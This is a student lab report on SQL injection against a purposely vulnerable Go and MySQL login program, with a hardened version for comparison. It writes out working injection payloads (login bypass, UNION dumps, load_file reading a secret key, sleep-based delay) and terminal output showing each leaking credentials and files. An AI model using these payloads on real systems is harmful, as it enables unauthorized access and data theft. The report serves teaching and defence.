SQL Injection - Attack vectors and Defence

Submitted
by

Harikrishna Shenoy - 22M0759
Shantanu Mapari - 22M0796
Santosh Kavhar-22M0787
Prateek Gothwal-22M0813

under the guidance of

Prof. Virendra Singh

Department of Computer Science and Engineering
Indian Institute of Technology, Bombay
Powai 400076

Contents

1 Introduction

SQL injection is a type of cyber attack that involves inserting malicious SQL code into a vulnerable application's SQL statements, allowing an attacker to manipulate the database and gain unauthorized access to sensitive data or execute malicious actions. SQL injection attacks can take many forms, but some common attack vectors include:

1. Login Bypass: An attacker can bypass authentication mechanisms by injecting malicious SQL code into the login form, allowing them to log in as any user or gain access to sensitive information.

2. Data Tampering: An attacker can manipulate data in a database by injecting malicious SQL code that changes or deletes existing data.

3. Command Injection: An attacker can execute malicious commands on the server by injecting SQL code that allows them to run operating system commands.

4. Database Enumeration: An attacker can use SQL injection to enumerate information about the database, such as table and column names, which can be used to carry out further attacks.

Preventing SQL injection attacks involves several best practices, such as:

1. Sanitize User Input: Always sanitize user input by validating and filtering data entered by users before it is used in SQL queries. This helps prevent SQL injection attacks by ensuring that user input is clean and safe.

2. Use Parameterized Queries: Use parameterized queries that allow data to be passed as parameters rather than being included directly in the SQL statement. Parameterized queries help prevent SQL injection attacks by ensuring that user input is properly escaped and cannot be used to execute malicious code.

3. Limit User Permissions: Limit user permissions to only the necessary levels required to perform their job functions. This helps prevent attackers from gaining unauthorized access to sensitive data or executing malicious actions.

4. Keep Software Up to Date: Keep software up to date by applying patches and updates regularly. This helps prevent SQL injection attacks by ensuring that known vulnerabilities are fixed and the application is secure.

Practical SQL injection attacks have been carried out on numerous websites and applications, and can have severe consequences such as data theft, data loss, or even complete server compromise. It is important for developers to be aware of the risks of SQL injection and to take appropriate measures to prevent these types of attacks.

2 Experiment Setup

The demonstration of Attack using attack vectors has been done using an application written in Go Language and MySQL as the database, The code has three parts Attack Environment: This vector is used as input by a malicious client , the input is processed by a authentication server, the server has read access to the database 'Users' which has stored username and password of every users registered ,this information has to be confidential and should not be leaked for maintaining integrity of the authentication system

1. Low_security.go is vulnerable application.

2. Regexp_security.go uses Regular Expressions to thwart SQL Injection.

3. High_security.go uses Go Language feature to provide security against SQL Injection.


Attack vectors used are:

1. or ”=’
2. or 1=1 #
3. UNION SELECT * from users1 where 1=1 or password=
4. UNION SELECT hostname, hostname; #
5. ’UNION SELECT hostname, load _ file(”$/var/lib/mysql\_files/secret\_key$”); #
6. ” or if(database()=”a”, sleep(10),sleep(20)) and ”=’

3 Results

This section contains results of various attack vectors used by client , the attack vectors are used as input in username and password,


1. In this attack the malicious client uses a empty boolean string with ’OR’ operator for inputs username and password, and as application does not have defence mechanism for such type of queries, it results in leaking of all information in database.(Refer Figure 1)



```
hkshenoy@hkshenoy:~/Desktop/Mtech/CS745/SQL-Injection$ go run low_security.go
go: downloading github.com/go-sql-driver/mysql v1.7.1
SQL Injection Vulnerable Application
users table will be created. Press any key to continue...

3 users will be inserted into users1 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' or ''='
' or ''='
Enter password :
' or ''='
' or ''='
SELECT username, password FROM users1 where username='' or ''='' and password=''
 or '''';
2023/05/06 16:25:31 Users:  user1 password1
2023/05/06 16:25:31 Users:  user2 password2
2023/05/06 16:25:31 Users:  user3 password3
```


Figure 1: All database entries leaked by using attack vector

2. In this attack the malicious client uses a boolean string which always evaluates to true as inputs username and password, and as application does not have defence mechanism for such type of queries, it results in leaking of all information in database, effectively the where clause is bypassed for subsetting the required data. (Refer Figure 2)
3. In this attack the malicious client uses a Union select string as inputs for username and password, and as application does not have defence mechanism for such type of queries, it results in leaking of all information in database, All the entries in database are leaked.(Refer Figure 3)
4. In this attack the malicious client uses a query with hostname handlers as inputs for username and password, and as application does not have defence mechanism for such type of queries, it results in leaking of confidential information about hostname of the servers of the database which can be further exploited for attacks.(Refer Figure 4)




```
hkshenoy@hkshenoy:~/Desktop/Mtech/CS745/SQL-Injection$ go run low_security.go
SQL Injection Vulnerable Application
users table will be created. Press any key to continue...

3 users will be inserted into users1 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' or 1=1 #'
' or 1=1 #'
Enter password :
' or 1=1 #'
' or 1=1 #'
SELECT username, password FROM users1 where username='' or 1=1 #'' and password=
'' or 1=1 #'';
2023/05/06 16:26:40 Users:  user1 password1
2023/05/06 16:26:40 Users:  user2 password2
2023/05/06 16:26:40 Users:  user3 password3
```

Figure 2: All database entries leaked by using attack vector



```
hkshenoy@hkshenoy:~/Desktop/Mtech/CS745/SQL-Injection$ go run low_security.go
SQL Injection Vulnerable Application
users table will be created. Press any key to continue...

3 users will be inserted into users1 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' UNION SELECT * from users1 where 1=1 or password='
' UNION SELECT * from users1 where 1=1 or password='
Enter password :
' UNION SELECT * from users1 where 1=1 or password='
' UNION SELECT * from users1 where 1=1 or password='
SELECT username, password FROM users1 where username='' UNION SELECT * from user
s1 where 1=1 or password='' and password='' UNION SELECT * from users1 where 1=1
 or password='';
2023/05/06 16:27:24 Users:  user1 password1
2023/05/06 16:27:24 Users:  user2 password2
2023/05/06 16:27:24 Users:  user3 password3
```

Figure 3: All database entries leaked by using attack vector




```
hkshenoy@hkshenoy:~/Desktop/Mtech/CS745/SQL-Injection$ go run low_security.go
SQL Injection Vulnerable Application
users table will be created. Press any key to continue...

3 users will be inserted into users1 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' UNION SELECT @@hostname, @@hostname; #
' UNION SELECT @@hostname, @@hostname; #
Enter password :
' UNION SELECT @@hostname, @@hostname; #
' UNION SELECT @@hostname, @@hostname; #
SELECT username, password FROM users1 where username='' UNION SELECT @@hostname,
 @@hostname; #' and password='' UNION SELECT @@hostname, @@hostname; #';
2023/05/06 16:28:01 Users:  hkshenoy hkshenoy
```

Figure 4: Hostname leaked by using attack vector

5. In this attack the malicious client uses a query with location of a secret file which stores a confidential key for the database as inputs for username and password, and as application does not have defence mechanism for such type of queries, it results in leaking of confidential files of database server.(Refer Figure 5)


6. In this attack the malicious client uses a query with sleep commands as inputs for username and password, and as application does not have defence mechanism for such type of queries, it results in database server being stuck on the query and hence further incoming requests are not



```
root@hkshenoy:/home/hkshenoy/Desktop/Mtech/CS745/SQL-Injection# go run low_secur
ity.go
go: downloading github.com/go-sql-driver/mysql v1.7.1
SQL Injection Vulnerable Application
users table will be created. Press any key to continue...

3 users will be inserted into users1 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
Enter password :
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
SELECT username, password FROM users1 where username='' UNION SELECT @@hostname,
 load_file('/var/lib/mysql-files/secret_key'); #' and password='' UNION SELECT @
@hostname, load_file('/var/lib/mysql-files/secret_key'); #';
2023/05/06 16:52:55 Users:  hkshenoy secret key is ooooo
```

Figure 5: Confidential File leaked by using attack vector

serviced, resulting in Denial of service (DDoS) attack.(Refer Figure 6)




```
root@hkshenoy:/home/hkshenoy/Desktop/Mtech/CS745/SQL-Injection# go run low_secur
ity.go
SQL Injection Vulnerable Application
users table will be created. Press any key to continue...

3 users will be inserted into users1 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' or if(database()="a", sleep(10),sleep(20)) and ''='
' or if(database()="a", sleep(10),sleep(20)) and ''='
Enter password :
' or if(database()="a", sleep(10),sleep(20)) and ''='
' or if(database()="a", sleep(10),sleep(20)) and ''='
SELECT username, password FROM users1 where username='' or if(database()="a", sl
eep(10),sleep(20)) and ''='' and password='' or if(database()="a", sleep(10),sle
ep(20)) and ''='';
```

Figure 6: Denial of service by using attack vector


Now we will use above attack vectors in high security application which uses query substitution and regex expression to check for unsafe query patterns.

1. When querying using above attack vectors , application did not leak sensitive information, see figures below.



```
root@hkshenoy:/home/hkshenoy/Desktop/Mtech/CS745/SQL-Injection# go run high_secu
rity.go
SQL Injection secure Application
users table will be created. Press any key to continue...

3 users will be inserted into users3 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' or 1=1 #'
' or 1=1 #'
Enter password :
' or 1=1 #'
' or 1=1 #'
root@hkshenoy:/home/hkshenoy/Desktop/Mtech/CS745/SQL-Injection#
```

Figure 7: User data not leaked by using attack vector



```
root@hkshenoy:/home/hkshenoy/Desktop/Mtech/CS745/SQL-Injection# go run high_secu
rity.go
SQL Injection secure Application
users table will be created. Press any key to continue...

3 users will be inserted into users3 table. Press any key to continue...

Enter user credentials to get user details
Enter username :
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
Enter password :
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
' UNION SELECT @@hostname, load_file('/var/lib/mysql-files/secret_key'); #
root@hkshenoy:/home/hkshenoy/Desktop/Mtech/CS745/SQL-Injection#
```

Figure 8: Confidential File not leaked by using attack vector

4 Conclusions

- Applications vulnerable to SQL-Injection attack can leak confidential files, user information ,Denial of Service on attack by a malicious client.
- Vulnerability of application was improved upon and was made safe against the attack vectors by using regex based solutions.